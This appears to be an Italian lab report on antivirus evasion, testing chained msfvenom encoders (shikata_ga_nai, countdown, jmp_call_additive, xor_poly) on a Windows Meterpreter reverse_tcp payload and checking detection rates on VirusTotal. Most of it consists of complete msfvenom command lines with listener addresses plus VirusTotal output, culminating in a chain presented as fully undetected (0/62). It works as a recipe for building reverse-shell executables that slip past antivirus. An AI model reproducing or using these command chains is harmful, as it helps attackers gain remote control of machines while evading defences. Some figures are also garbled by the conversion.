


# Analisi Payload & Evasione AV

## 1. Introduzione

L'obiettivo di questo test è valutare l'efficacia di diversi encoder e payload generati con msfvenom nel bypassare le soluzioni di antivirus (AV) e Endpoint Detection & Response (EDR).

Sono state effettuate due prove principali, variando encoder, iterazioni e tecniche di polimorfismo partendo dall'esempio qui sotto: (abbiamo verificato i risultati tramite VirusTotal)

```
msfvenom -p  
windows/meterpreter/reverse_tcp  
LHOST=192.168.1.23 LPORT=5959 -a x86  
--platform windows -e x86/shikata_ga_nai -i  
100 -f raw | msfvenom -a x86 --platform  
windows -e x86/countdown -i 200 -f raw |  
msfvenom -a x86 --platform windows -e  
x86/shikata_ga_nai -i 138 -o  
polimorficomm.exe
```



The screenshot shows the VirusTotal interface for the file `polimorficomm.exe` (SHA256: `32c37aec77a2f228070be2f23c132d908bf11d08579e1b60d1aaf6b50e1d05a9`). The file has a Community Score of 10/63, indicating it is not flagged as malicious by 10/53 security vendors. The interface includes tabs for DETECTION, DETAILS, and COMMUNITY. A banner encourages joining the community. Below, the 'Popular threat label' is 'shikata/metacoder'. The 'Security vendors' analysis' section shows a table of detections from various vendors.

Security vendors' analysis			
ALYac	Exploit:Metacoder.Shikata.Gen	Arcabit	Exploit:Metacoder.Shikata.Gen
BitDefender	Exploit:Metacoder.Shikata.Gen	Emsisoft	Exploit:Metacoder.Shikata.Gen (B)
eScan	Exploit:Metacoder.Shikata.Gen	Fortinet	Data/Shikata.Altz
GData	Exploit:Metacoder.Shikata.Gen	MAX	Malware (ai Score=85)

Obiettivo del test:

- Capire quali combinazioni di encoder generano i payload meno rilevabili.
- Analizzare l'impatto delle iterazioni sulla detection.
- Capire le differenze tra i vari payload di Meterpreter.

Tutte le prove hanno usato un payload base di **Meterpreter**, nello specifico: **-p windows/meterpreter/reverse\_tcp**

Questo payload crea una **reverse shell Meterpreter**:

- La macchina target esegue l'eseguibile.
- Si connette **in uscita** verso l'attaccante (LHOST / LPORT).
- Permette di controllare la macchina tramite **Metasploit**.

Nei miei 2 test ho usato **reverse\_tcp**, che è il più semplice ma anche uno dei più "firmati" nei database antivirus. Si sarebbe potuto anche valutare **reverse\_https** per una migliore evasione.

### 3. Analisi degli Encoder Usati

Gli **encoder** servono per **offuscare** il payload, modificandone la struttura binaria per ridurre la probabilità che gli antivirus lo rilevino tramite firme statiche.

**x86/shikata\_ga\_nai** Genera payload ogni volta diverso.

**x86/countdown** Aggiunge cicli e "padding" per alterare il flusso

**x86/jmp\_call\_additive** Alterazione del flusso con JMP e CALL casuali.

**x86/xor\_poly** XOR su blocchi con chiavi casuali.

## 4. Analisi delle Prove


Prova 1 – Payload con jmp\_call\_additive + shikata + countdown:

```
msfvenom -p windows/meterpreter/reverse_tcp \  
LHOST=10.0.2.15 LPORT=4444 \  
-e x86/jmp_call_additive -i 500 -f raw | \  
msfvenom -a x86 -e x86/shikata_ga_nai -i 500 -f raw | \  
msfvenom -a x86 -e x86/countdown -i 500 -o  
pippolacoculariscossaultra.exe
```

## Risultato VirusTotal: 3/62 rilevati

### Analisi:

- Molte iterazioni → payload molto polimorfico.
- Evasione **alta**, ma non totale.
- Gli AV che hanno rilevato il file lo hanno fatto per la **firma generata da msfvenom**.



```
(kali@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp \  
LHOST=10.0.2.15 LPORT=4444 \  
-e x86/jmp_call_additive -i 500 -f raw \  
| msfvenom -a x86 \  
-e x86/shikata_ga_nai -i 500 -f raw --platform windows \  
| msfvenom -a x86 --platform windows \  
-e x86/countdown -i 500 \  
-o pippolacoculariscossaultra.exe
```

3

/ 62

Community Score

3/62 security vendors flagged this file as malicious

Reanalyze

Similar

6f84b20945eac0095d14518daca2034972c5e4612c8499e924f4bd10b91746ed

Size

8.76 KB

Last Analysis

5 minutes ago

pippolacoculariscossaultra.exe

DETECTION

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

hack/msfencode

Family labels

hack

msfencode

Security vendors' analysis

Do you want to automate this analysis?

Avast	Win32:MsfEncode-Q [Hack]	AVG	Win32:MsfEncode-Q [Hack]
ClamAV	Win.Exploit.Countdown-1	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	AliCloud	Undetected
ALYac	Undetected	Antiy-AVL	Undetected

Prova 2 – Payload con shikata + countdown + xor\_poly (*migliore risultato*)

```
msfvenom -p windows/meterpreter/reverse_tcp \
```

```
LHOST=10.0.2.15 LPORT=4444 \
```

```
-e x86/shikata_ga_nai -i 500 -f raw | \
```

```
msfvenom -a x86 -e x86/countdown -i 200 -f raw | \
```

```
msfvenom -a x86 -e x86/xor_poly -i 138 -o  
pippolacoculariscossaultra.exe
```

# Risultato VirusTotal: 0/62 rilevati

Analisi:

- La combinazione con xor\_poly ha aumentato moltissimo l'evasione.
- Il payload è completamente non rilevato.
- È la configurazione più efficace tra i test eseguiti.

```
(kali@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp \br/>LHOST=10.0.2.15 LPORT=4444 \  
-e x86/shikata_ga_nai -i 500 -f raw \  
| msfvenom -a x86 \  
-e x86/countdown -i 200 -f raw --platform windows \  
| msfvenom -a x86 --platform windows \  
-e x86/xor_poly -i 138 \  
-o pippolacoculariscossaultra.exe
```

0  
/ 62  
Community  
Score

No security vendors flagged this file as malicious

Reanalyze Similar More

9bac32a3c10828bca684b1364d661d36b4c258ae9a0eb7418c0c4daaa079fbc2

Size  
25.00 KB

Last Analysis Date  
7 minutes ago

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected

## 6. Conclusioni

- L'evasione antivirus dipende **più dalla varietà di encoder** che dal numero di iterazioni.
- **xor\_poly** è risultato l'encoder più efficace tra quelli testati.
- Usare **solo shikata** peggiora le performance → troppo conosciuto.
- Iterazioni eccessive aumentano entropia → **rischio di detection maggiore**.